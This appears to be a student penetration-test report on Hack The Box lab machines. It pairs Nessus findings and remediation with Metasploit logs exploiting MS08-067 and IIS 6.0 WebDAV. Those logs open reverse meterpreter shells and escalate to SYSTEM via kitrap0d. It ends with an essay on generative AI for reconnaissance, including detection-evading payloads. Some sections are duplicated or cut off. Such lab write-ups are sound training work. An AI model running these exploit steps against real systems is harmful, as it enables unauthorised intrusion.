Vulnerability	Description And Risk	Risk Rating	Cvss	Remediation
Microsoft Windows XP Unsupported Installation Detection.	The remote host is running Microsoft Windows XP, which has reached the end of its support life cycle, indicating the absence of new security patches and potential vulnerabilities, as well as Microsoft's inability to investigate or acknowledge them. (Microsoft Windows XP Unsupported Installation Detection, 2014).	Critical	10.0	Upgrade to Windows 10 (Vera, 2023) which offers regular security patches, updated features, hardened operating system and improved architecture. It includes Windows Defender antivirus, firewall, and user account control, with ongoing support until 2025.
MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) *(MS08-067: Microsoft Windows Server Service Crafted RPC Request. . ., 2008)*	As a result of faulty RPC request processing, a remote code execution vulnerability in the 'Server' service affects the remote Windows host (MS08-067: Microsoft Windows Server Service Crafted RPC Request. . ., 2008). An unauthorized remote attacker can take advantage of this by sending a well-crafted RPC request and running any code with 'System' privilege.	Critical	9.8	A set of patches for the affected software and versions which are windows 2000, XP, 2003, Vista and 2008 was released by Microsoft (BetaFred, 2023b). The old Microsoft security bulletin (MS08-067) was replaced by the new bulletin (MS06-040), the security update addresses the vulnerability by correcting the way that the Server service handles RPC requests.

Unsupported Windows OS (remote)	It appears that the remote version of Microsoft Windows is either out of support or lacks a service pack. It is probably going to have security vulnerabilities as a result.	Critical	10.0	Upgrading from an unsupported version of Windows XP to a more current, supported version, such as Windows 10 (Huculak, 2023), is the more straightforward way to address security vulnerabilities. This removes insecure historical code, introduces new architectural security protections like ASLR and DEP that were not included in older XP, and allows the system to get regular security patches. It also provides active platform support and maintenance. Upgraded systems like Windows XP did not offer access to hardware/software security enhancements that are now accessible with Windows 10.
MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687)	A memory corruption vulnerability in SMB affects the remote host, potentially allowing an attacker to execute arbitrary code or cause a denial of service. (MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Ex. . ., 2009)	Critical	10.0	Microsoft has issued updates for Windows 2000, XP, 2003, Vista, and 2008. The old Microsoft security bulletin (BetaFred, 2023c) (MS09-001) is replaced by the new one (Ms08-063). This security update fixes two privately reported vulnerabilities as well as one publicly revealed vulnerability in the Microsoft Server Message Block (SMB)

				Protocol, by verifying the fields within SMB packets, the security upgrade addresses the vulnerabilities.
MS17-010: Security Update for Microsoft Windows SMB Server (4013389)	The remote Windows host is vulnerable to two vulnerabilities: The Microsoft Server Message Block 1.0 (SMBv1) has *multiple remote code execution* and *information disclosure vulnerabilities* due to improper handling of certain requests, allowing unauthenticated attackers to execute arbitrary code via a specially crafted packet (MS17-010: Security Update for Microsoft Windows SMB Server (40. . ., 2017).	High	8.1	Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 2016 have all received updates such as Kb3177186, Kb3212646, Kb3205409 from Microsoft (BetaFred, 2023b). This security update addresses the vulnerabilities by modifying how SMBv1 handles specifically created requests. Microsoft has also released emergency upgrades for Windows operating systems that are no longer supported, such as Windows XP, 2003, and 8. Due to a lack of security safety features, Microsoft urges users to terminate SMBv1 (Pyle, 2016) for unsupported Windows operating systems such as Windows 2003 and XP. SMBv1 can be disabled by following the vendor's instructions or by blocking TCP and UDP ports (SMB Security Best Practices | CISA, 2017) .

SMB NULL Session Authentication	The remote host is running the SMB protocol. You can log into the browser or spoolss pipes using a NULL session, which requires neither a login nor a password (SMB NULL Session Authentication, 2007). An unauthenticated remote attacker could be able to use this vulnerability, depending on the settings, to learn information regarding the remote host.	High	7.3	The solution is to disable the SMB NULL session running on the windows server. Access to null sessions is prohibited. Only the server pipes indicated in the value of the NullSessionPipes element and the shared directories provided in the value of the NullSessionShares entry are accessible to unauthenticated users (Archiveddocs, 2009). This can be done by running the following command lines on the window PowerShell session (Shah, 2023). • New-ItemProperty -Path "HKLM:\System\CurrentControlSet\Control\Lsa" -Name RestrictAnonymous -Value 1 -PropertyType DWORD -Force • New-ItemProperty -Path "HKLM:\System\CurrentControlSet\Control\Lsa" -Name RestrictAnonymousSAM -Value 1 -PropertyType DWORD -Force • New-ItemProperty -Path "HKLM:\System\CurrentControlSet\Control\Lsa" -Name EveryoneIncludesAnonymous -Value 0 -PropertyType DWORD -Force.

SMB Signing not required	The remote SMB server does not require SMB signing (SMB Signing Not Required, 2012). This can be used by an unauthenticated remote attacker to attack the SMB server using man-in-the-middle techniques.	Medium	5.3	In the host's configuration, enforce message signing (Subhani, 2023). This may be found in Windows under the "Microsoft network server: Digitally sign communications (always)" policy setting. If further communication with an SMB client is allowed, this policy setting controls whether SMB packet signing has to be negotiated first (Archiveddocs, 2009a).

Exploitation

The MS08 -067 vulnerability found is now going to be exploited with msfconsole by using 'search ms08-067' to find the module.

```
[msf](Jobs:0 Agents:0) >> search ms08-067

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi   2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi
```

Show options for the relevant payload, RHOST, RPORT and LHOST, LPORT configurations.

```
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms08_067_netapi) >> show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   10.129.192.201   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     tun0             yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


View the full module info with the info, or info -d command.
```

Run or exploit this ms08-067 module to create a meterpreter shell session and gain initial foothold.

```
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms08_067_netapi) >> run

[*] Started reverse TCP handler on 10.10.14.8:4444
[*] 10.129.192.201:445 - Automatically detecting the target...
[*] 10.129.192.201:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.129.192.201:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.129.192.201:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 10.129.192.201
[*] Meterpreter session 1 opened (10.10.14.8:4444 -> 10.129.192.201:1046) at 2024-01-08 21:44:34 +0000
```

Post-Exploitation

After gaining initial foothold, getuid is used to show privilege authorization as an administrator.

```
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms08_067_netapi) >> run

[*] Started reverse TCP handler on 10.10.14.8:4444
[*] 10.129.192.201:445 - Automatically detecting the target...
[*] 10.129.192.201:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.129.192.201:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.129.192.201:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 10.129.192.201
[*] Meterpreter session 1 opened (10.10.14.8:4444 -> 10.129.192.201:1046) at 2024-01-08 21:44:34 +0000

(Meterpreter 1)(C:\WINDOWS\system32) > getuid
Server username: NT AUTHORITY\SYSTEM
(Meterpreter 1)(C:\WINDOWS\system32) > sysinfo
Computer        : LEGACY
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : HTB
Logged On Users : 1
Meterpreter     : x86/windows
(Meterpreter 1)(C:\WINDOWS\system32) >
```

Machine 012B0096


Active reconnaissance

Firstly, we need to run an Nmap scan against the ip address of Machine 01280096 (target).

Using Nmap scripts to detect open ports.

nmap -sC -sV -p- 10.129.192.204 (Machine 012B0096)

Nmap Script	Description
-sC	scans against the target with default scripts
-sV	Scans and detects versions
-p-	Scans for all open ports
Target IP Address	10.129.192.204



```
┌──[eu-dedicated-18-dhcp]─[10.10.14.8]─[ateji@htb-gspuqu3nfj]─[~]
└─── [★]$ nmap -sC -sV -p- 10.129.192.204
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-08 22:09 GMT
Nmap scan report for 10.129.192.204
Host is up (0.018s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 6.0
| http-methods:
|_  Potentially risky methods: TRACE COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT MOVE MKCOL PROPPATCH
|_http-server-header: Microsoft-IIS/6.0
| http-webdav-scan:
|   Server Type: Microsoft-IIS/6.0
|   WebDAV type: Unknown
|   Server Date: Mon, 08 Jan 2024 22:11:35 GMT
|   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
|_  Allowed Methods: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
|_http-title: Under Construction
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 115.87 seconds
┌──[eu-dedicated-18-dhcp]─[10.10.14.8]─[ateji@htb-gspuqu3nfj]─[~]
└─── [★]$
```

Scanning

Port scanning

Nmap Script	Description
-A	Enables OS detection, version detection, scripting and traceroute
-sV	Scans and detects versions
-p-	Scans for all open ports

--scipt vuln	NSE script that scans for known vulnerabilities
Target IP Address	10.129.192.204

Nmap scan results indicate that only port 80 is accessible, and the web server operating is IIS version 6.0, which is significantly obsolete. Therefore, the likelihood of having accessible vulnerabilities is higher.

```
┌─[eu-dedicated-18-dhcp]─[10.10.14.8]─[ateji@htb-gspuqu3nfj]─[~]
└──╼ [★]$ nmap -sV -A -p- --script vuln 10.129.192.204
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-08 22:27 GMT
Nmap scan report for 10.129.192.204
Host is up (0.018s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 6.0
| http-server-header: Microsoft-IIS/6.0
| http-enum:
|   /postinfo.html: Frontpage file or folder
|   /_vti_bin/_vti_aut/author.dll: Frontpage file or folder
|   /_vti_bin/_vti_aut/author.exe: Frontpage file or folder
|   /_vti_bin/_vti_adm/admin.dll: Frontpage file or folder
|   /_vti_bin/_vti_adm/admin.exe: Frontpage file or folder
|   /_vti_bin/fpcount.exe?Page=default.asp|Image=3: Frontpage file or folder
|   /_vti_bin/shtml.dll: Frontpage file or folder
|_  /_vti_bin/shtml.exe: Frontpage file or folder
| vulners:
|   cpe:/a:microsoft:internet_information_services:6.0:
|       PACKETSTORM:93313       6.0     https://vulners.com/packetstorm/PACKETSTORM:93313       *EXPLOIT*
|       CVE-2009-4445   6.0     https://vulners.com/cve/CVE-2009-4445
|_      CVE-2009-4444   6.0     https://vulners.com/cve/CVE-2009-4444
| http-frontpage-login:
|   VULNERABLE:
|   Frontpage extension anonymous login
|     State: VULNERABLE
|       Default installations of older versions of frontpage extensions allow anonymous logins which can lead to server compromise.
|
|     References:
|       http://insecure.org/sploits/Microsoft.frontpage.insecurities.html
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Vulnerability scanning

This is carried out using Nessus, a vulnerability scanning tool. A table was generated to illustrate the description, risk rating, cvss score of the found vulnerabilities.

tenable Nessus

Machine 012B0096

Report generated by Nessus™ Mon, 08 Jan 2024 22:00:52 GMT

Nessus Essentials

10.129.192.204

4	0	0	0	13
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities Total: 17

SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
CRITICAL	9.8	9.0	99523	Microsoft Windows Server 2003 IIS 6.0 WebDAV PROPFIND Request Handling RCE (EXPLODINGCAN)
CRITICAL	10.0	-	97994	Microsoft IIS 6.0 Unsupported Version Detection
CRITICAL	10.0	-	84729	Microsoft Windows Server 2003 Unsupported Installation Detection
CRITICAL	10.0	-	34460	Unsupported Web Server Detection
INFO	N/A	-	45590	Common Platform Enumeration (CPE)
INFO	N/A	-	54615	Device Type
INFO	N/A	-	43111	HTTP Methods Allowed (per directory)
INFO	N/A	-	10107	HTTP Server Type and Version
INFO	N/A	-	24260	HyperText Transfer Protocol (HTTP) Information
INFO	N/A	-	11874	Microsoft IIS 404 Response Service Pack Signature
INFO	N/A	-	11219	Nessus SYN scanner
INFO	N/A	-	19506	Nessus Scan Information

Vulnerability Name	Description And Risk	Risk Rating	CVSS	Remediation
Microsoft Windows Server 2003 Unsupported Installation Detection	Microsoft's end of support for Windows Server 2003, resulting in potential security vulnerabilities, suggests that the remote host may not receive new security patches and Microsoft will not likely investigate or acknowledge reported issues(Microsoft Windows Server 2003	Critical	10.0	An upgrade from Windows Server 2003 to a supported version of Windows. Because of its current security and technology, together with a prolonged support timetable that extends until 2029, Windows Server 2019 is considered option for upgrading from 2003 windows server 2019 (Lee & Lee, 2021).

	Unsupported Installation Detection, 2015).			This ensures continuous security patches, enhanced security capabilities, improved performance, modern hardware utilization, and eliminates outdated codebase vulnerabilities, enhancing overall system security.
Microsoft IIS 6.0 Unsupported Version Detection	The installation of Microsoft Internet Information Services (IIS) 6.0 on the remote host is no longer supported, based on its disclosed version number (Microsoft IIS 6.0 Unsupported Version Detection, 2017). An absence of support suggests that this vendor won't be releasing any further security updates for the product. It is therefore probably going to have vulnerabilities in security.	Critical	10.0	An update from Microsoft IIS 6.0 to Microsoft IIS 10 version is required. Microsoft IIS 10 offers quicker, more scalable architecture, solves hundreds of vulnerabilities in the outdated IIS 6.0, and delivers frequent security patches. It also improves security features including request filtering and authentication. It ensures a supported and secure product lifecycle by requiring legacy migration and working with modern applications (Rick-Anderson, 2020).
Microsoft Windows Server 2003 IIS 6.0 WebDAV PROPFIND Request Handling RCE	The remote host, running Windows Server 2003 and IIS 6.0 with WebDAV enabled, is vulnerable to a buffer overflow condition due to improper handling of the 'If' header PROPFIND	Critical	9.8	Windows Server 2019 is recommended for upgrading from Window server 2003 to ensure continuous security patches, enhanced performance, modern hardware utilization, and elimination of outdated

	request (Microsoft Windows Server 2003 IIS 6.0 WebDAV PROPFIND Request . . ., 2017).			codebase vulnerabilities, with a support timetable until 2029(Lee & Lee, 2021) . After the upgrade, check to see if WebDAV is enabled, otherwise disable it (Mimoso, 2021).
Unsupported Web Server Detection	The supplier no longer maintains the remote web server, according to its version (Unsupported Web Server Detection, 2008). The supplier that stops providing support is not likely to provide any further security updates for the product. Therefore, security vulnerabilities could be present.		10.0	Following Microsoft's migration (Webmaster, 2019) guides ensures a transition from IIS 6.0 to IIS 10 on the windows server 2019 (How to Migrate Applications, Data, Settings and Profiles from Windows Server 2003 to Server 2012 / 2016 / 2019 (or 2008) - Zinstall, 2021). This is a secure and efficient process that offers security advancements like TLS 1.3, JIT hardening, request filtering, and centralized management. IIS 10 also improves performance through asynchronous processing, better scalability features and dynamic caching (Rosencrance & Bigelow, 2019).

Exploitation

When examining the version with searchsploit, a significant number of potential exploits were found. Of all three exploits, the Remote Buffer Overflow is the most reliable as it allows for easy acquisition of a remote shell.

```
[msf](Jobs:0 Agents:0) >> searchsploit IIS 6.0
[*] exec: searchsploit IIS 6.0

------------------
```

```
(Meterpreter 4)(c:\windows\system32\inetsrv) > migrate 2944
[*] Migrating from 2796 to 2944...
[*] Migration completed successfully.
(Meterpreter 4)(C:\WINDOWS\system32) >
```

Post-Exploitation

After backgrounding session, a search suggester is used to show the available module required to carry out privilege escalation. multi/recon/local/exploit/suggester was found and used.

```
[msf](Jobs:0 Agents:3) exploit(windows/iis/iis_webdav_scstoragepathfromurl) >> search suggester

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank    Check  Description
   -  ----                                                  ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester                               normal  No     Multi Recon Local Exploit Suggester

Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

[msf](Jobs:0 Agents:3) exploit(windows/iis/iis_webdav_scstoragepathfromurl) >> use 0
[msf](Jobs:0 Agents:3) post(multi/recon/local_exploit_suggester) >>
```

Show options for the relevant payload, RHOST, RPORT and LHOST, LPORT configurations.

```
[msf](Jobs:0 Agents:3) exploit(windows/iis/iis_webdav_scstoragepathfromurl) >> search suggester

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank    Check  Description
   -  ----                                                  ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester                               normal  No     Multi Recon Local Exploit Suggester

Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

[msf](Jobs:0 Agents:3) exploit(windows/iis/iis_webdav_scstoragepathfromurl) >> use 0
[msf](Jobs:0 Agents:3) post(multi/recon/local_exploit_suggester) >> show options

Module options (post/multi/recon/local_exploit_suggester):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   SESSION                          yes       The session to run this module on
   SHOWDESCRIPTION  false           yes       Displays a detailed description for the available exploits
```

Set session and run to show list of modules to use for post exploitation

```
[msf](Jobs:0 Agents:3) post(multi/recon/local_exploit_suggester) >> set session 4
session => 4
[msf](Jobs:0 Agents:3) post(multi/recon/local_exploit_suggester) >> run

[*] 10.129.192.204 - Collecting local exploits for x86/windows...
[*] 10.129.192.204 - 181 exploit checks are being tried...
[+] 10.129.192.204 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.129.192.204 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.129.192.204 - exploit/windows/local/ms14_070_tcpip_ioctl: The target appears to be vulnerable.
[+] 10.129.192.204 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.129.192.204 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.129.192.204 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.129.192.204 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Running check method for exploit 41 / 41
[*] 10.129.192.204 - Valid modules for session 4:
==========

 #   Name                                                   Potentially Vulnerable?  Check Result
 -   ----                                                   -----------------------  ------------
 1   exploit/windows/local/ms10_015_kitrap0d                Yes                      The service is running, but could not be validated.
 2   exploit/windows/local/ms14_058_track_popup_menu        Yes                      The target appears to be vulnerable.
 3   exploit/windows/local/ms14_070_tcpip_ioctl             Yes                      The target appears to be vulnerable.
 4   exploit/windows/local/ms15_051_client_copy_image       Yes                      The target appears to be vulnerable.
 5   exploit/windows/local/ms16_016_webdav                  Yes                      The service is running, but could not be validated.
 6   exploit/windows/local/ms16_075_reflection              Yes                      The target appears to be vulnerable.
 7   exploit/windows/local/ppr_flatten_rec                  Yes                      The target appears to be vulnerable.
 8   exploit/windows/local/adobe_sandbox_adobecollabsync    No                       Cannot reliably check exploitability.
 9   exploit/windows/local/agnitum_outpost_acs              No                       The target is not exploitable.
 10  exploit/windows/local/always_install_elevated          No                       The target is not exploitable.
 11  exploit/windows/local/anyconnect_lpe                   No                       The target is not exploitable. vpndownloader.exe not found on file system
 12  exploit/windows/local/bits_ntlm_token_impersonation    No                       The check raised an exception.
 13  exploit/windows/local/bypassuac                        No                       The target is not exploitable.
 14  exploit/windows/local/bypassuac_eventvwr               No                       The target is not exploitable.
 15  exploit/windows/local/bypassuac_fodhelper              No                       The target is not exploitable.
 16  exploit/windows/local/bypassuac_sluihijack             No                       The target is not exploitable.
```

Windows/local/ms10_015_kitrap0d is the selected module for exploitation. Proceed to show options to view LHOST and LPORT settings.

```
[msf](Jobs:0 Agents:3) exploit(windows/local/ms10_015_kitrap0d) >> show options

Module options (exploit/windows/local/ms10_015_kitrap0d):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  4                yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.8       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 2K SP4 - Windows 7 (x86)
```

Set session and run to create meterpreter session

```
[msf](Jobs:0 Agents:3) exploit(windows/local/ms10_015_kitrap0d) >> set SESSION 4
SESSION => 4
[msf](Jobs:0 Agents:3) exploit(windows/local/ms10_015_kitrap0d) >> run

[*] Started reverse TCP handler on 10.10.14.8:4444
[*] Reflectively injecting payload and triggering the bug...
[*] Launching msiexec to host the DLL...
[+] Process 1704 launched.
[*] Reflectively injecting the DLL into 1704...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (175686 bytes) to 10.129.192.204
[*] Meterpreter session 5 opened (10.10.14.8:4444 -> 10.129.192.204:1041) at 2024-01-08 23:14:42 +0000

(Meterpreter 5)(C:\WINDOWS\system32) >
```

After creating meterpreter session, use getuid to show privilege authority and sysinfo for system properties for the machine.

```
(Meterpreter 5)(C:\WINDOWS\system32) > getuid
Server username: NT AUTHORITY\SYSTEM
(Meterpreter 5)(C:\WINDOWS\system32) > sysinfo
Computer        : GRANPA
OS              : Windows .NET Server (5.2 Build 3790, Service Pack 2).
Architecture    : x86
System Language : en_US
Domain          : HTB
Logged On Users : 2
Meterpreter     : x86/windows
(Meterpreter 5)(C:\WINDOWS\system32) >
```

Technical Summary

The security assessment involved testing three machines on the Hackthebox platform; Machine 01290095 Machine 01280094 and Machine 012B0096.

Starting with Machine 01290095 we conducted reconnaissance using Nmap which identified ports 21 (FTP) and 80 (HTTP). Using Nessus for vulnerability scanning we discovered a web server, Microsoft IIS 7.5 and an FTP command injection vulnerability. To exploit this, we uploaded a shell via the FTP login to gain access, to the web server. With Metasploits local_exploit_suggester feature we were able to escalate privileges to NT AUTHORITY/SYSTEM.

Moving on to Machine 01280094 ports 139 and 445 were found open. After conducting a Nessus scan on this machine multiple vulnerabilities were uncovered including an unsupported Windows XP system and the MS08 067 RPC request handling RCE vulnerability along with null session authentication. We successfully exploited the MS08 067 vulnerability using Metasploit's module to gain a meterpreter shell and escalate privileges.

Lastly only port 80 was open on Machine 012B0096 which was running a version of IIS. Specifically, IIS 6.0. Scanning revealed vulnerabilities in both Windows Server 2003 and IIS versions installed on this machine. To exploit these vulnerabilities, we utilized Metasploit's capabilities by targeting the IIS WebDAV buffer overflow vulnerability which allowed us to obtain a shell access. Further privilege escalation was achieved utilizing the ms10_015_kitrap0d module.

In summary our penetration testing followed procedures including reconnaissance scanning for vulnerabilities, exploitation of identified weaknesses well as post exploitation activities. We specifically targeted operating systems and software versions for intrusion attempts while leveraging Metasploit modules, for privilege escalation.

The report showcases the collection of information analysis of vulnerabilities and implementation of exploitation techniques.

Management summary

Executive Summary.

In this report we have identified vulnerabilities, in the company's IT infrastructure. These vulnerabilities include using software having operating systems and misconfigurations. If these issues are exploited, they could potentially allow unauthorized individuals to access data and disrupt the company's operations. To address these risks effectively it is necessary to update the software apply security patches and reconfigure the systems. Failing to take action could expose the company to losses, legal consequences and damage to its reputation due to potential cyber-attacks.

Key Findings.

We have discovered that multiple servers are running operating systems such as Windows XP and Server 2003 that no longer receive security updates from vendors. This lack of patches creates security vulnerabilities.

Additionally, we found outdated versions of Internet Information Services (IIS) web servers. Specifically, IIS 6.0 has known security flaws that hackers can exploit.

Furthermore, we identified security bugs like MS08 067 and MS09 001 which can be exploited by attackers for code execution purposes. This would grant them control over affected systems.

Lastly misconfigured SMB services were found to enable access. Such a configuration allows attackers to move laterally within the network and gain access, to data.

Impacts.

With system access achieved through these vulnerabilities there is a likelihood of data breaches occurring. This puts assets at risk including property, financial information, personal data and other confidential resources.

Ransomware attacks have the potential to encrypt data and disrupt operations. These attacks can cost organizations an average of, over $20,000 per hour in downtime.

Failure to protect customer data or identifiable information (PII) as required by regulatory standards can lead to significant legal and financial issues. Regulatory fines can amount to millions of dollars.

Fixing the aftermath of attacks involves expenses in upgrading servers migrating systems and applying patches. Delaying these remediation efforts only increases costs over time.

Cyber incidents that result in publicity can harm a company's reputation. Erode customer trust. This in turn leads to a decrease in market value and future revenue prospects.

Recommended Priority Actions.

To enhance security patching capabilities, it is advisable to migrate outdated Windows XP systems to supported platforms like Windows 10.

Updating IIS 6.0 web servers with the IIS versions that address numerous vulnerabilities is crucial.

Immediate application of security patches should focus on addressing high severity flaws that are publicly known.

A thorough review and reconfiguration of SMB settings should be conducted to enforce signing requirements and restrict access.

By addressing these risks, the organizations overall security posture against cyber threats will be greatly enhanced. While these remediation efforts require investments, the long-term impact on business due, to attacks far outweighs the costs associated with proactively securing systems. It is recommended to initiate upgrade, migration and patching initiatives at the opportunity.

Utilizing Generative AI to Automate the Reconnaissance Phase of Penetration Testing

Executive Summary

This report explores the application of intelligence (AI) to automate and enhance the initial reconnaissance phase in penetration testing. In this phase penetration testers gather information about the target network before conducting vulnerability scans and exploit attempts. However manual reconnaissance is laborious and limited in its scope. The emergence of AI presents opportunities to automate reconnaissance on a larger scale (George et al., 2021).

Introduction

Penetration testing involves conducting authorized cyberattacks on an organizations IT system to assess their security. It encompasses stages such as reconnaissance, scanning, gaining access and post exploitation activities. The reconnaissance phase is particularly crucial as it involves collecting information about the target network before attempting any compromises. This report focuses on how generative artificial intelligence (AI) can enhance and automate this phase of reconnaissance.

Limitations of Manual Reconnaissance

In manual reconnaissance human testers rely on tools like nmap for port scanning and banner grabbing to identify hosts, open ports, services available and their corresponding versions. However, this approach requires knowledge, it is both time consuming and labor intensive. Moreover, it is limited by the imagination and persistence of the tester. Attackers do not face these constraints. Generative AI presents an opportunity to automate reconnaissance at a scale beyond what human can achieve (Sumanth, 2023).

Overview of Generative AI for Reconnaissance phase of Penetration Testing

Generative AI encompasses techniques such, as networks (GANs) reinforcement learning algorithms, Generative Pre-Trained Transformer model (GPT) and transformer language models that could generate new synthetic data (George et al., 2021).

Key methods that can improve automated reconnaissance include.

1. Language models, like GPT 3 can be trained on IT text data and then fine-tuned to generate port scans payloads for banner grabbing and parse results (CrowdStrike, 2023)
2. Reinforcement learning agents can discover scanning strategies by gaining experience through trial and error within the target environment.

3. GANs can modify payload syntax to avoid pattern detection and adapt dynamically to the environment.

These generative AI approaches collectively enable automating payload creation scanning strategies and response analysis to map the target network effectively (CrowdStrike, 2023).

Advantages of utilizing Generative AI to Automate the Reconnaissance Phase of Penetration Testing

1. Broader Coverage

Automated reconnaissance allows for a significantly larger number of scans across a wider range of ports, IPs and services compared to manual testing. This enables the discovery of a portion of vulnerabilities.

Generative AI can consistently conduct scans without losing focus or becoming fatigued like human testers. It can tirelessly and systematically pursue leads.

By utilizing computing power to conduct scans at scale generative AI can explore pivoting scenarios that human testers may not have time to investigate manually.

2. Innovation

Through reinforcement learning and neural evolution generative AI agents can discover creative scanning strategies and payloads.

This innovation brings value in tested environments as the AI may uncover different avenues that were overlooked in previous manual tests.

Unique payloads created through networks have the ability to mutate, evading signature detection mechanisms and revealing zero-day vulnerabilities.

3. Enhanced Knowledge

By training language models, like GPT 3 using penetration testing data the AI develops an understanding of the objectives and contexts involved in reconnaissance.

This allows for gathering of banner data scanning different versions and parsing information that is specifically tailored to the reconnaissance phase rather, than generic language models.

4. Adaptability

The use of networks enables payloads to dynamically change their syntax to adapt to the target environment making them more capable of evading detection.

This adaptability enhances the effectiveness and persistence of reconnaissance compared to testing.

5. Speed

By reducing the time and resources required for reconnaissance organizations can achieve cost savings and faster results from penetration tests (Sumanth, 2023).

Quicker reconnaissance enables the discovery of vulnerabilities at a stage providing time for developing exploits within tight testing windows (George et al., 2021).

Disadvantages of utilizing Generative AI to Automate the Reconnaissance Phase of Penetration Testing

1. Destabilization Risks

Conducting aggressive scanning without safeguards may potentially destabilize production systems leading to service disruptions.

Deploying generative reconnaissance capabilities requires caution due to their large scale, high speed and unpredictable nature.

2. Abuse Potential

Malicious actors could. Misuse these capabilities to efficiently identify vulnerabilities on a scale without authorization.

